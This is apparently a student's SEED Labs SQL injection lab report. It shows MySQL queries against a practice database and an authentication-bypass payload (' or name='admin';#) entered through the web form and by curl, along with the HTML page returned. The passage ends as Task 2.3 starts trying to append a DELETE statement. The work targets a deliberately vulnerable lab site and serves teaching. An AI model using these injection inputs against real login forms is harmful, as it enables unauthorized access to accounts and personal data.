

**INFORMATION SECURITY LABORATORY**

**WEEK 6: SQL INJECTIONS**


**BY: RAJDEEP SENGUPTA**

**SRN: PES1201800144**

**SECTION: C**

**Note: Please find the terminal username as my SRN followed by my name 'seed@pes1201800144rajdeep'.**

## INITIAL SETUP:




The screenshot shows a web browser window with the URL `www.seedlabsqlinjection.com/unsafe_home.php?username=Admin`. The page has a green header with the SEED LABS logo, a 'Home' link, an 'Edit Profile' link, and a 'Logout' button. The main content area is titled 'User Details' and contains a table with user information. The table has columns for Username, Eld, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The data rows show users Alice, Bobby, Ryan, Samy, Ted, and Admin. The Nickname and Email fields for Alice and Bobby have been edited to 'Rajdeep' and 'Kshitij' respectively. The Ph. Number field for Bobby has been edited to '00000999'. The footer of the page displays 'Copyright © SEED LABS'.

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002	Rajdeep	rajdeep@gmail.com	Earth	00000000
Bobby	20000	30000	4/20	10213352	Kshitij	kshitij@gmail.com	Noida	00000999
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Screenshot: The database has been edited by me. I've set the nicknames of Alice and Bob to my name(Rajdeep) and my friend's name(Kshitij).

I've set my email as '[rajdeep@gmail.com](mailto:rajdeep@gmail.com)' and my friend's email as '[kshitij@gmail.com](mailto:kshitij@gmail.com)' and also added our phone numbers.

## TASK 1: GET FAMILIAR WITH SQL STATEMENTS



Screenshot 1.1: Logging into mysql using terminal



Screenshot 1.2: Getting details of Alice (NICKNAME CAN BE SEEN AS MY NAME RAJDEEP)

```
Terminal
mysql> SELECT * FROM credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | 0000000000 | Earth | rajdeep@gmail.com | Rajdeep | df3676629635f6f7ca442368f564b76560925ab5 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | 0000099999 | Noida | kshiti@gmail.com | Kshiti | 33d51ad27db2fd3609357663358025f8e5a9835 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 |  |  |  |  | a2c50276cb120037cca669eb38f89928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 |  |  |  |  | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 |  |  |  |  | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 |  |  |  |  | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql>
```

Screenshot 1.3: Getting all entries from credential table

Using normal mysql commands, the admin account has been logged into and all the database table entries are fetched. This is achieved by the commands

```
$ mysql -u root -p
```

Enter Password: seedubuntu

```
mysql> use Users;
```


```
mysql> SELECT * FROM credential ;
```

```
mysql> SELECT * FROM credential WHERE name="Alice";
```


These are basics to login to mysql from root user and access the credential table in the Users database.

=====

## TASK 2.1: SQL INJECTION ATTACK ON SELECT STATEMENTS FROM WEBPAGE



Screenshot 2.1.1: Inserting the SQL injection code to log in to admin



Screenshot 2.1.2: Successfully logged into admin using the above malicious injection code

The input of username and password go into the query. So using SQL injection attacks, the username and password fields can be used to alter/modify the PHP code.

Initially the SQL statement is

... where name='admin' and password='seedadmin';

Using SQL injection, name field is given input → ' or name='admin';#


The modified SQL statement becomes:

... where name='admin' or name='admin'; # and password='seedadmin';

So the password check is commented. Using **or name='admin'**, it grants authentication to login to admin.

=====

## TASK 2.2: SQL INJECTION ATTACK ON SELECT STATEMENTS FROM COMMAND LINE



```
Terminal
seedpes1201800144rajdeep:~/SQLInjection$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+name%3D%27admin%27%3B%236Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailliang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->
<!DOCTYPE html>
<html lang="en">
<head>
<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
<a class="navbar-brand" href="unsafe_home.php"></a>

<ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-onl
y">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul></div><div class="container"><br><div class="text-center"><div>User Details</div></div><table class="table t
able-striped table-bordered"><thead class="thead-dark"><tr><th scope="col">Username</th><th scope="col">Email</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><th scope="row">
Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td>Rajdeep</td><td>rajdeep@gmail.com</td><td>Earth</td><td>0000000000</td></tr><tr><th scope="row"> Bob
y</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td>Kshitij</td><td>kshitij@gmail.com</td><td>Noida</td><td>0000099999</td></tr><tr><th scope="row"> Ryan</th>
<td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td></tr><tr><th scope="row"> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>
32193525</td><td></td><td></td><td></td></tr><tr><th scope="row"> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr></tbody></table>
</div></tr><tr><th scope="row"> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table>
<br><br>
<div class="text-center">
<p>
Copyright &copy; SEED LABS
</p>
</div>
```

Screenshot 2.2: Curl command to perform the SQL injection attack and getting through the login screen into the admin profile

Task 2.2 is the same as Task 2.1 except in this task, the command line is used to perform the SQL injection attack. This is achieved using the **curl** command.

The curl command fetches the GET request to the website by embedding the SQL query in the URL. Moreover, the SQL injection query is placed in the URL to execute the attack.

The command used:


**\$ curl**

**'http://www.seedlabsqlinjection.com/unsafe\_home.php?username=%27+or+name%3D%27admin%27%3B%23&password='**


The above code sends query to [www.seedlabsqlinjection.com](http://www.seedlabsqlinjection.com) along with username=' or name='admin';# and password as blank

=====

## TASK 2.3: APPEND A NEW SQL STATEMENT



Screenshot 2.3.1: Inserting SQL injection code to delete user profile



Screenshot 2.3.2: Error in deleting entry from database

When we try to append a new statement to the SQL injection to delete an entry, it fails. The command given:

